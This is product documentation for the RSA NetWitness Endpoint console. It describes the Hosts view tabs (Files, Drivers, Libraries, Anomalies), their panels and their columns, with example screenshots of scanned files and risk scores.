1 Agent and Scan Details. You can view the following agent and scan details of the selected host:

Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected files to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.

Note: You can perform some of the above actions from the right-click context menu.

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).**4 Details Panel** - Displays the following tabs:

- Autoruns - Files that are executed at start-up.
- Services - Files that are running as a service for the selected host.
- Tasks/Cron jobs - Files that are configured to run as scheduled tasks along with the trigger.

5 Show/Hide Right Panel - Displays the following properties in the right panel:

- File Details - Displays all properties of the selected process. It is grouped as follows:

General - General information about the file, such as file name, entropy, size, and format.

Signature - Provides signatory information.

Hash - Hash type of the file (MD5, SHA1, and SHA256).

Time - Time when the file was created, modified, or accessed.

Location - Location of the file.

Autoruns/Services/Tasks - Details related to autoruns, services, or tasks.

- Local Risk Details - Displays the alerts associated with the local risk score, such as Critical, High, Medium and All.


6 Clicking a filename lets you navigate to the Files view for further analysis.

Hosts View - Files Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Files tab displays all files scanned on the host. To access this tab, select a host from the **Hosts** view and click the **Files** tab. By default, it displays 100 files. To display more files, click **Load More** at the bottom of the page.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Events](#)
- [Changing File Status or Remediate](#)
- [Analyzing Downloaded Files](#)

Quick Look

Below is an example of the Files tab:

The screenshot displays the NetWitness Endpoint Files tab. The interface includes a navigation bar with tabs: Details, Processes, Autoruns, Files, Drivers, Libraries, Anomalies, and System Information. The Files tab is selected, showing a table of files. A search bar is located at the top right. A sidebar on the right provides details for the selected file, SkypeHost.exe.

Files Table:

FILENAME	LOCAL RISK SCO...	GLOBAL RISK SC...	FILE STATUS	REPUTATION	DOWNLOADED
SkypeHost.exe	100	100	Blacklisted	—	—
NWEDriver6541.sys	100	100	Blacklisted	—	—
crypt32.dll	31	31	Neutral	—	—
HookTest_DLL64_1a58.dll	0	0	Neutral	—	—
[MEMORY_DLL_879894E...	0	0	Neutral	—	—
[MEMORY_DLL_9D305FB...	0	0	Neutral	—	—
sigc-2.0.dll	0	0	Neutral	—	—
vmtray.dll	0	0	Neutral	—	—
dndcp.dll	0	0	Neutral	—	—
rometaddata.dll	0	0	Neutral	—	—
SkypeBackgroundTasks.dll	0	0	Neutral	—	—
SkyWrap.dll	0	0	Neutral	—	—
ssleay32.dll	0	0	Neutral	—	—
glib-2.0.dll	0	0	Neutral	—	—
libeay32.dll	0	0	Neutral	—	—
intl.dll	0	0	Neutral	—	—
xsec_1_6.dll	0	0	Neutral	—	—

File Details for SkypeHost.exe:

- General:**
 - FileName: SkypeHost.exe
 - Entropy: 5.964516498369056
 - Size: 43.0 KB
 - Format: pe
- Signature:**
 - Features: unsigned
- Hash:**
 - MD5: bb8e7c63bac1c3856c80ca57d...
 - SHA1: 35ef7807406391c5fb87665cc...
 - SHA256: c020c8c2ee0aa47bca611af59...
- Time:**
 - Created: 04/27/2016 05:23:35.461 am
 - Modified: 04/27/2016 05:23:35.461 am
 - Accessed: 04/27/2016 05:23:35.461 am
- Location:**
 - Full Path: C:\Program Files\WindowsAp...

1 Agent and Scan Details. You can view the following agent and scan details of the selected host:

Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected file to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.

Note: You can perform some of the above actions from the right-click context menu.

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).

4 Details Panel - Displays information, such as filename, local risk score, global risk score, active on, reputation status, file status, and others.


- 5 **Show/Hide Right Panel** - Displays the following properties in the right panel:
- **File Details** - Displays all properties of the selected process. It is grouped as follows:
 - General** - General information about the file, such as file name, entropy, size, and format.
 - Signature** - Provides signatory information.
 - Hash** - Hash type of the file (MD5, SHA1, and SHA256).
 - Time** - Time when the file was created, modified, or accessed.
 - Location** - Location of the file.
 - **Local Risk Details** - Displays the alerts associated with the local risk score, such as Critical, High, Medium and All.
- 6 Clicking a filename lets you navigate to the Files view for further analysis.

Hosts View - Drivers Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Drivers tab lists the drivers running on the hosts at the time of scan. To access this tab, select a host from the **Hosts** view and click the **Drivers** tab.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Events](#)
- [Changing File Status or Remediate](#)
- [Analyzing Downloaded Files](#)

Quick Look

Below is an example of the Drivers tab:

The screenshot displays the NetWitness Endpoint console interface. The top navigation bar includes tabs for Respond, Investigate, Monitor, Configure, and Admin. Below this, a sub-navigation bar shows Hosts, Files, Users, and Malware Analysis. The main area is titled 'Drivers' and contains a table with the following columns: FILENAME, LOCAL RISK SCORE, GLOBAL RISK SCORE, REPUTATION, FILE STATUS, SIGNATURE, DOWNLOADED, and PATH. A sidebar on the right shows details for a selected file, NWEDrivers6541.sys, including its file name, entropy, size, format, and signature details.

1 Agent and Scan Details. You can view the following agent and scan details of the selected host:

Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected file to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.

Note: You can perform some of the above actions from the right-click context menu.

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).

4 Details Panel - Displays information, such as filename, local risk score, global risk score, active on, reputation status, file status, and others.

5 Show/Hide Right Panel - Displays the following properties in the right panel:

- File Details - Displays all properties of the selected process. It is grouped as follows:
 - General** - General information about the file, such as file name, entropy, size, and format.
 - Signature** - Provides signatory information.
 - Hash** - Hash type of the file (MD5, SHA1, and SHA256).
 - Time** - Time when the file was created, modified, or accessed.
 - Location** - Location of the file.
 - Image** - Loaded image.
- Local Risk Details - Displays the alerts associated with the local risk score, such as Critical, High, Medium and All.


6 Clicking a filename lets you navigate to the Files view for further analysis.

Hosts View - Libraries Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.1 and later.

The Libraries tab lists the libraries loaded at the time of scan. To access this tab, select a host from the **Hosts** view and click the **Libraries** tab.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes	Investigating a Process
Threat Hunter	review reported anomalies	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate

*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Events](#)
- [Changing File Status or Remediate](#)
- [Analyzing Downloaded Files](#)

Quick Look

Below is an example of the Libraries tab:

The screenshot displays the NetWitness Endpoint Libraries tab. The interface includes a top navigation bar with tabs like Respond, Investigate, Monitor, Configure, and Admin. Below this is a sub-navigation bar with options like Hosts, Files, Users, and Malware Analysis. The main area shows a table of files with columns: PROCESS CONTEXT, FILENAME, LOCAL RISK SCORE, GLOBAL RISK SCORE, REPUTATION, FILE STATUS, SIGNATURE, DOWNLOADED, FILE PATH, and HASH. A sidebar on the right shows details for a selected file, HookTest_DLL64_1a58.dll, including file details and local risk details.

PROCESS CONTEXT	FILENAME	LOCAL RISK SCORE	GLOBAL RISK SCORE	REPUTATION	FILE STATUS	SIGNATURE	DOWNLOADED	FILE PATH	HASH
Imagehook_v64.exe : 6744	HookTest_DLL64_1a58.dll	0	0	Neutral	unsigned	---	---	C:\Users\scott\AppData\Local\Temp\	ca83494d...
Imagehook_v64.exe : 6744	MEMORY.DLL...	0	0	Neutral	unsigned	---	---	---	e8c5825d...
Imagehook_v64.exe : 6744	MEMORY.DLL...	0	0	Neutral	unsigned	---	---	---	d8117992...
vmtoolsd.exe : 3928	vmtoolsd.dll	0	0	Neutral	unsigned	---	---	C:\Program Files\VMware\VMware Tools\	717873c4...
vmtoolsd.exe : 3928	vmtoolsd.dll	0	0	Neutral	signed,valid	---	---	C:\Program Files\VMware\VMware Tools\plugins\vmtoolsd\	2f26468c...
vmtoolsd.exe : 3928	vmtoolsd.dll	0	0	Neutral	signed,valid	---	---	C:\Program Files\VMware\VMware Tools\plugins\vmtoolsd\	4d11ebd4...
SearchUI.exe : 3792	SearchUI.exe	0	0	Neutral	signed,valid	---	---	C:\Windows\System32\	a883d29d...
SkypeHost.exe : 3264	SkypeHost.exe	0	0	Neutral	unsigned	---	---	C:\Program Files\WindowsApps\Microsoft.Messaging.1.10.22012.0_...	e610995e...
SkypeHost.exe : 3264	SkypeHost.exe	0	0	Neutral	unsigned	---	---	C:\Program Files\WindowsApps\Microsoft.Messaging.1.10.22012.0_...	35e37851...
VGAuthService.exe : 2000	VGAuthService.exe	0	0	Neutral	unsigned	---	---	C:\Program Files\VMware\VMware Tools\VMware VGAuthService\	23b0b13b...
VGAuthService.exe : 2000	VGAuthService.exe	0	0	Neutral	unsigned	---	---	C:\Program Files\VMware\VMware Tools\VMware VGAuthService\	bce155bc...
VGAuthService.exe : 2000	VGAuthService.exe	0	0	Neutral	unsigned	---	---	C:\Program Files\VMware\VMware Tools\VMware VGAuthService\	713c7f1e...
VGAuthService.exe : 2000	VGAuthService.exe	0	0	Neutral	unsigned	---	---	C:\Program Files\VMware\VMware Tools\VMware VGAuthService\	f7454190...

1 Agent and Scan Details. You can view the following agent and scan details of the selected host:

Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected file to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.

Note: You can perform some of the above actions from the right-click context menu.

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).

4 Details Panel - Displays information, such as process context, filename, local risk score, global risk score, active on, reputation status, file status, and others.

5 Show/Hide Right Panel - Displays the following properties in the right panel:

- File Details - Displays all properties of the selected process. It is grouped as follows:

General - General information about the file, such as file name, entropy, size, and format.

Signature - Provides signatory information.

Hash - Hash type of the file (MD5, SHA1, and SHA256).

Time - Time when the file was created, modified, or accessed.

Location - Location of the file.

Process - Details of the process, such as image size and PID.

- Local Risk Details - Displays the alerts associated with the local risk score, such as Critical, High, Medium and All.


6 Clicking a filename lets you navigate to the Files view for further analysis.

Hosts View - Anomalies Tab

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.3 and later.

The Anomalies panel provides a list of image hooks, suspicious threads, kernel hooks, and registry discrepancies running on the host. To access this tab, select a host from the **Hosts** view and click the **Anomalies** tab.

Workflow



What do you want to do?

User Role	I want to ...	Show me how
Threat Hunter	review hosts with highest risk score*	Analyze Hosts Using the Risk Score
Threat Hunter	analyze hosts*	Investigating Hosts
Threat Hunter	perform adhoc scan*	Scan Hosts
Threat Hunter	review host details	Analyze Host Details
Threat Hunter	search on snapshot*	Search on Snapshots
Threat Hunter	analyze processes	Investigating a Process
Threat Hunter	review reported anomalies*	Analyze Anomalies
Threat Hunter	analyze risky users	Analyzing Risky Users
Threat Hunter	analyze events*	Analyzing Events
Threat Hunter	download files for deeper analysis*	Analyzing Downloaded Files
Threat Hunter	perform external lookups*	Launch an External Lookup for a File
Threat Hunter	change file status or remediate*	Changing File Status or Remediate


*You can perform this task in the current view.

Related Topics

- [Focusing on Endpoint Analysis](#)
- [Investigating Hosts](#)
- [Analyzing Events](#)
- [Changing File Status or Remediate](#)
- [Analyzing Downloaded Files](#)

Quick Look

Below is an example of the Anomalies tab:



1 Agent and Scan Details. You can view the following agent and scan details of the selected host:

Host name - Name of the host. For example, WIN-ABC.

Risk score - Risk score of the host.

Operating System - Operating system on which the agent is running (Linux, Windows, or Mac).

Agent Scan Status - Current status of the scan - Idle, Scanning, Starting Scan, or Stopping Scan. For more information, see [Scan Hosts](#).

Agent Last Seen - Time when the agent last communicated with the Endpoint server.

Agent Version - Version of the agent. For example, 11.3.0.0.

2 Actions in the toolbar:

Snapshot Time - Lists scanned time stamps. To view the scan history, you can select the snapshot time from the drop-down menu.

Start Scan - Starts a scan for the selected hosts. For more information, see [Scan Hosts](#).

Export to JSON - Extracts host attributes and endpoint data to a JSON file of the selected snapshot. For more information, see [Export Host Attributes](#).

Change File Status - Provides capabilities to manage suspect and legitimate files and block malicious or infected file to prevent future execution of the file on any host. For more information, see [Changing File Status or Remediate](#).

Analyze Events - Lets you investigate a particular host, IP address, username, filename, or hash to get the entire context of the activity. For more information, see [Analyzing Events](#).

More - Provides options to:

- Perform external lookups.
- Download files to server, save a local copy, and analyze files for deeper analysis.

Note: You can perform some of the above actions from the right-click context menu.

3 Search on Snapshots. Lets you search on all snapshots (file name, file path, and SHA-256 checksum). For more information, see [Search on Snapshots](#).**4 Details Panel** - Displays the following tabs:

- [Image Hooks](#)
- [Kernel Hooks](#)
- [Suspicious Threads](#)
- [Registry Discrepancies](#)

5 Show/Hide Right Panel - Displays the following properties in the right panel:

- File Details - Displays all properties of the selected process. It is grouped as follows:

General - General information about the file, such as file name, entropy, size, and format.

Signature - Provides signatory information.

Hash - Hash type of the file (MD5, SHA1, and SHA256).

Time - Time when the file was created, modified, or accessed.

Location - Location of the file.

Image Hooks/Kernel Hooks/Suspicious Threads/Registry Discrepancies - Details related to image hooks, kernel hooks, suspicious threads, or registry discrepancies.

- Local Risk Details - Displays the alerts associated with the local risk score, such as Critical, High, Medium and All.

6 Clicking a filename lets you navigate to the Files view for further analysis.

Image Hooks

Image hooks found in executable image are displayed in the following columns.

Columns	Description
Type	Type of the hook . Possible values are - inline, iat, eat, or exception Handler.
Local Risk Score	Risk score of suspicious or malicious activities performed by the file on a specific host.
Global Risk Score	Aggregated score of all suspicious and malicious activities performed by the file across all hosts.
Reputation	Reputation of a file hash. The statuses are - Malicious, Suspicious, Unknown, Known, Known Good, and Invalid.
Signature	Provides signatory information.
Downloaded	Indicates the status of the downloaded file - Downloaded, Not Downloaded, and Error.
Hooked Process	Process in which hooks are placed.
Hooked Filename	Name of the file that was modified by the hook.
Hooked Symbol	Symbol in which the hook is performed.

Kernel Hooks

Hooks found on kernel objects are displayed in the following columns.

Category	Description
Type	Type of kernel object which was modified. Possible values are: objectInitializer,basicObjectPointer, majorFunction, invalidObject, fastIO, notifyRoutine, attachedDevice, device, miniPort, sdt, sysEnter, or type.idt.
Driver name	Name of the driver which placed the hooks.
Local Risk Score	Risk score of suspicious or malicious activities performed by the file on a specific host.
Global Risk Score	Aggregated score of all suspicious and malicious activities performed by the file across all hosts.
Reputation	Reputation of a file hash. The statuses are - Malicious, Suspicious, Unknown, Known, Known Good, and Invalid.
Signature	Provides signatory information.
Downloaded	Indicates the status of the downloaded file - Downloaded, Not Downloaded, and Error.

Category	Description
Object Function	Name of the object function hooked into.
Hooked File Name	Name of the file that was modified by the hook.

Suspicious Threads

Threads whose service table was hooked are displayed in the following columns.

Category	Description
Start Address	Start Address - Start address of the thread.
DLL Name	Name of the DLL.
Local Risk Score	Risk score of suspicious or malicious activities performed by the file on a specific host.
Global Risk Score	Aggregated score of all suspicious and malicious activities performed by the file across all hosts.
Reputation	Reputation of a file hash. The statuses are - Malicious, Suspicious, Unknown, Known, Known Good, and Invalid.
Process	File name and PID of the process in which thread is running.
Downloaded	Indicates the status of the downloaded file - Downloaded, Not Downloaded, and Error.
Signature	Provides signatory information.
Thread ID	ID of the running thread.
Thread Environment Block	Address of the thread environment block.

Registry Discrepancies

Configuration settings and options on Microsoft Windows operating systems that are stored are displayed in the following columns.

Category	Description
Hive	Name of the registry hive when possible, otherwise it displays the hive ID. Possible values are: <code>hkeyClassesRoot</code> , <code>hkeyCurrentUser</code> , <code>hkeyLocalMachine</code> , <code>hkeyUsers</code> , or <code>hkeyPerformanceData</code> .
Reason	Type of registry discrepancy. Possible values are: <code>notFound</code> , <code>embeddedNull</code> , <code>accessDenied</code> , <code>parentIsHidden</code> , or <code>dataMismatch</code> .


Category	Description
Registry Path	Registry path that is affected. The value is separated by a @ character.
Raw Type	Value type found in the low-level parsing.
